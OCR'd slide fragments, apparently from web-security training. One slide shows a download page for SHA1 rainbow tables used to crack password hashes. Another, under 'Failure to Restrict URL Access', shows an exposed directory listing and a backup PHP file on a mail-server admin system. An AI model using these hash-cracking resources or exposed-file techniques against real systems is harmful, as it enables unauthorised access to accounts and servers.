
Hash speed:

Step speed:

Table precomputation time:

Optional parameter


Administrator


Free Rainbow Tables | download LM, NTLM, MD5, SHA1, HALFLMCHALL, MSCACHE - Microsoft Internet Explo...
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D)
http://www.freerainbowtables.com/index-rainbowtables-tables-sha1.html
移至
連結
完成
網際網路

Algorithm:	SHA1
Character Set:	mixalpha-numeric (abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789)
String Length:	1-7 characters
Number of Tables:	101
Filesize:	36.9GB (rar-compressed)
Download:	Torrent - Download torrent for these rainbow tables
Files:	sha1_mixalpha-numeric#1-7_0_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_1_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_2_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_3_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_4_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_5_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_6_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_7_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_8_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_9_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_10_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_11_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_12_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_13_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_14_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_15_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_16_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_17_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_18_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_19_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_20_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_21_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_22_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_23_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_24_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_25_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_26_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_27_4500x40000000_all.rar


PDF-XChange Click to buy NOW! www.docu-track.com

Failure to Restrict URL Access



Index of /main

```
    Name                     Last modified       Size  Description
------------------------------------------------------------------
    Parent Directory         31-Oct-2002 17:37      -
    addlisttemp.txt          31-Oct-2002 17:42     1k
    calendarpopup.js         31-Oct-2002 17:42    10k
    core                     03-Aug-2004 09:22    79k
    mg_Hirec_tree_data.js    31-Oct-2002 17:42     1k
    mg_MaillAdd.php          31-Oct-2002 17:42     6k
    mms_FunCheckQuita.php    03-Dec-2002 13:27     7k
    mms_MailACL_add.php      31-Oct-2002 17:42     2k
    mms_MailACL_del.php      31-Oct-2002 17:42     1k
    mms_MaillAdd.php         31-Oct-2002 17:42     7k
    mms_Mailq.php            31-Oct-2002 17:42     7k
    mms_Monthly_bar.php      31-Oct-2002 17:42     8k
    mms_QryAdvance.inc.php   31-Oct-2002 17:42    14k
    mms_QryBar.inc.php       31-Oct-2002 17:42    12k
```



QUOTA查詢 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
媒體
網址(D)
移至
連結
繁簡轉換
繁

http://[redacted]main/mms_QryQuotaResult.php.org

MMS郵件主機管理系統
MailServer Management System


查詢條件: 日期[ ] 排列[time]

